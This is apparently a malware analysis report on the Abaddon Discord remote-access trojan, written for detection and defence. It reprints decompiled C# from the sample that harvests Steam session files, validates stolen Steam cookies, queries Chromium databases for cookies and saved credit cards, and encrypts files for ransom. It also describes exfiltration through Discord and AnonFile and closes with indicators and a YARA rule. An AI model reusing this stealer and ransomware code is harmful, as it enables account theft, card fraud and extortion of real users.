
The following method will read any session Steam files to obtain the username, installed apps, cookies and password if it has been saved.



```
public static SteamEnvelope GetSessionFiles()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
    if (registryKey == null)
    {
        return null;
    }
    List<string> list = new List<string>();
    try
    {
        foreach (string str in registryKey.OpenSubKey("Apps").GetSubKeyNames())
        {
            using (RegistryKey registryKey2 = registryKey.OpenSubKey("Apps\\" + str))
            {
                string text = (string)registryKey2.GetValue("Name");
                if (text != null)
                {
                    list.Add(text);
                }
            }
        }
    }
    catch
    {
    }
    SteamEnvelope steamEnvelope = new SteamEnvelope
    {
        InstalledApps = list,
        Username = registryKey.GetValue("AutoLoginUser").ToString(),
        RememberPassword = ((int)registryKey.GetValue("RememberPassword") == 1)
    };
    string text2 = registryKey.GetValue("SteamPath").ToString();
    if (Directory.Exists(text2))
    {
        foreach (string path in Directory.GetFiles(text2, "ssfn*"))
        {
            FileClient.AddFile("steam/" + steamEnvelope.Username + "/" + Path.GetFileName(path), path);
        }
        foreach (string path2 in Directory.GetFiles(Path.Combine(text2, "config"), "*.vdf"))
        {
            FileClient.AddFile("steam/" + steamEnvelope.Username + "/config/" + Path.GetFileName(path2), path2);
        }
    }
    return steamEnvelope;
}
```

Retrieving Steam session files

The sample will also try to use any Steam related cookies it might have obtained, to send a GET request to Steam, in an attempt to validate the cookies it has gotten.
If successful, it will send back the cookie, email associated with that account, username, and balance in Steam wallet.



```
public static SteamEnvelope GetLoginFromCookies(List<Cookie> cookies)
{
    List<Cookie> list = (from x in cookies
    where x.HostKey.Contains("steampowered") && (x.Name.Contains("steamMachineAuth") || x.Name.Contains("steamRememberLogin"))
    group x by x.Name into x
    select x.First<Cookie>()).ToList<Cookie>();
    if (list == null || list.Count<Cookie>() == 0)
    {
        return null;
    }
    HttpRequestMessage httpRequestMessage = new HttpRequestMessage
    {
        RequestUri = new Uri("https://store.steampowered.com/account/"),
        Method = HttpMethod.Get
    };
    string text = "";
    foreach (Cookie cookie in list)
    {
        text = string.Concat(new string[]
        {
            text,
            cookie.Name,
            "=",
            cookie.Value,
            ";"
        });
    }
    httpRequestMessage.Headers.TryAddWithoutValidation("cookie", text);
    httpRequestMessage.Headers.Host = "store.steampowered.com";
    HttpResponseMessage result = Core.HttpClient.SendAsync(httpRequestMessage).Result;
    string text2 = (from x in result.Headers.GetValues("Set-Cookie")
    where x.Contains("steamLoginSecure")
    select x).First<string>();
    if (text2 != null)
    {
        string result2 = result.Content.ReadAsStringAsync().Result;
        string email = Utils.GetElementsInnerTextByAttribute(result2, "span", "class=\"account_data_field\"")[1];
        string username = Utils.GetElementsInnerTextByAttribute(result2, "h2", "class=\"pageheader\"")[0].Replace("'s account", "");
        string balance = Utils.GetElementsInnerTextByAttribute(result2, "a", "href=\"https://store.steampowered.com/account/history/\"")[0];
        return new SteamEnvelope
        {
            Cookie = text2,
            Email = email,
            Username = username,
            Balance = balance
        };
    }
    return null;
```


Verifying and sending back the verified credentials

Chromium

Like a lot of other “stealers”, this malware will try to extract the following data from Chromium DB:


- Cookies
- Credit cards
- Logins

The way it does this, is simply by running SQL queries on the Chromium DB.



```
public List<Cookie> GetCookies()
{
    List<Cookie> list = new List<Cookie>();
    foreach (Cookie cookie in this.QueryDB("Cookies", "SELECT host_key, name, path, expires_utc, is_secure, encrypted_value FROM cookies", Chrome.QueryType.Cookie).Cast<Cookie>())
    {
        if (this.FilterCookie(cookie.HostKey))
        {
            list.Add(cookie);
        }
    }
    return list;
}
```

SQL queries to retrieve cookies



```
public List<CreditCard> GetCreditCards()
{
    List<CreditCard> list = new List<CreditCard>();
    IEnumerable<CreditCard> collection = this.QueryDB("Web Data", "SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards", Chrome.QueryType.CreditCard).Cast<CreditCard>();
    list.AddRange(collection);
    return list;
```

SQL query to retrieve saved credit cards

Affected Chromium variants:

Google Chrome	Microsoft Edge Beta
Google Chrome x86	Chromium
Opera	

Keywords searched:

Amazon	Blizzard	Comixology	Crunchyroll
Discord	Google	HBO	Hulu
Mail	Mega	Microsoft	Netflix
Origin	Patreon	Paypal	Reddit
Sony	Steam	Twitter	Bitcoin
BTC	Bank	Moner	XMR
Uplay	Coin	Xchange	

Exfiltration method

The main way of exfiltration for the malware is through Discord, here it will send the result of all commands.
This exfiltration method is actually quite convenient, and what might attract more malware authors to use Discord as a C2 in the future.
All connections are TLS encrypted, and they blend in with all the other traffic, nothing in the traffic indicates it is a bot communicating with Discord.

However, when exfiltrating files, the malware opts to use AnonFile (an anonymous file hosting service), where it will upload the files, and send the URL back to the Discord C2.

Missing libraries

The malware seems to have been compiled without the correct libraries, specifically it seems to be missing the Discord.NET and HERA library.
This results in the malware not being able to execute properly.
While we tried different available Discord.NET available projects on GitHub, none of them seemed to be working and match the methods used by the sample, letting us believe that the author might have added custom code.


HERA

Homomorphic encryption refers to encryption schemes that allow the cloud to compute directly on the encrypted data, without requiring the data to be decrypted first. The results of such encrypted computations remain encrypted, and can be only decrypted with the secret key (by the data owner). Multiple homomorphic encryption schemes with different capabilities and trade-offs have been invented over the past decade; most of these are public-key encryption schemes, although the public-key functionality may not always be needed [...]

For more information, read this academic paper and Microsoft's github project.


Ransomware capabilities

The malware uses standard 128 AES to encrypt files, with a random IV, which the malware appends to the start of the file.
If no masterkey is supplied, it will choose a random 16 byte key, and proceed with encryption.



```
case CommandCode.Ransom:
{
    CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt(Core.Encrypter.Decrypt(Constants.N));
    Core.DiscordClient.Send(Core.HWID + " Master Key: " + Utils.StringToBase64(cryptoEnvelope.ToString()), null, null, null);
    return;
}
case CommandCode.RansomDecrypt:
    new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
    Core.DiscordClient.Send(Core.HWID + " Decrypted", null, null, null);
    return;
```


Calling methods from the C2



```
if (encrypt)
{
    using (FileStream fileStream = File.OpenRead(path))
    {
        using (FileStream fileStream2 = File.Create(path + ".abenc"))
        {
            using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
            {
                using (ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateEncryptor())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                    {
                        byte[] array = CryptoUtils.Encrypt(aesCryptoServiceProvider.Key, this.MasterKey, aesCryptoServiceProvider.IV);
                        fileStream2.Write(aesCryptoServiceProvider.IV, 0, aesCryptoServiceProvider.IV.Length);
                        fileStream2.Write(array, 0, array.Length);
                        fileStream.CopyTo(cryptoStream);
                        return;
                    }
                }
            }
        }
    }
}
```

Encryption mechanism

For the decryption part, it will replace the extension it appends when encrypting (“.abenc”). After that, it will read the first 16 bytes of the file (the IV needed), then decrypt the file using the masterkey supplied as an argument.



```
using (FileStream fileStream3 = File.OpenRead(path))
{
    using (FileStream fileStream4 = File.Create(path.Replace(".abenc", "")))
    {
        using (AesCryptoServiceProvider aesCryptoServiceProvider2 = new AesCryptoServiceProvider())
        {
            byte[] array2 = new byte[aesCryptoServiceProvider2.IV.Length];
            fileStream3.Read(array2, 0, array2.Length);
            byte[] array3 = new byte[aesCryptoServiceProvider2.Key.Length];
            fileStream3.Read(array3, 0, array3.Length);
            byte[] rgbKey = CryptoUtils.Decrypt(array3, this.MasterKey, array2);
            using (ICryptoTransform cryptoTransform2 = aesCryptoServiceProvider2.CreateDecryptor(rgbKey, array2))
            {
                using (CryptoStream cryptoStream2 = new CryptoStream(fileStream3, cryptoTransform2, CryptoStreamMode.Read))
                {
                    cryptoStream2.CopyTo(fileStream4);
                }
            }
        }
    }
}
```

Decryption mechanism

IOCs

Extension “.abenc”	indsv.pdb
https[:]//api.anonfiles.com/upload	

Made by MalPhobic Group, @MalPhobic

Yara Rules

```
/*
  YARA Rule Set
  Author: yarGen Rule Generator
  Date: 2020-10-27
  Identifier: malware
  Reference: https://github.com/Neo23x0/yarGen
*/

/* Rule Set ----------------------------------------------------------------- */

rule abaddon_rat {
  meta:
    description = "Abaddon Discord RAT"
    author = "MalPhobic Group"
    date = "2020-10-27"
    hash1 = "74f58ab637713ca0463c3842cd71176a887b132d13d32f9841c03f59c359c6d7"
  strings:
    $mz = { 4d 5a }
    $x1 = "C:\\Users\\krauz\\source\\repos\\Abaddon\\obj\\Release\\netcoreapp3.1\\indsv.pdb"
fullword ascii
    $y1 = "https://discord.com/api/v8/users/@me" fullword wide
    $y2 = "indsv.dll" fullword wide
    $y3 = "store.steampowered.com" fullword wide
    $y4 = "<GetLoginFromCookies>b__1_0" fullword ascii
    $y5 = "<GetLoginFromCookies>b__1_3" fullword ascii
    $y6 = "<GetLoginFromCookies>b__1_1" fullword ascii
    $y7 = "GetLogins" fullword ascii
    $y8 = "<GetLoginFromCookies>b__1_2" fullword ascii
    $y9 = "GetLoginFromCookies" fullword ascii
    $z1 = "SELECT host_key, name, path, expires_utc, is_secure, encrypted_value FROM cookies"
fullword wide
    $z2 = "https://store.steampowered.com/account/" fullword wide
    $z3 = "href=\"https://store.steampowered.com/account/history/\"" fullword wide
    $z4 = "get_EncryptedDump" fullword ascii
    $z5 = "https://api.anonfiles.com/upload" fullword wide
    $z6 = "System.Diagnostics.Process" fullword ascii
    $z7 = "Abaddon.Targets" fullword ascii
  condition:
    $mz at 0 and
    ( 1 of ($x*) and 4 of ($y*) and 3 of ($z*)) and
    filesize < 200KB
}
```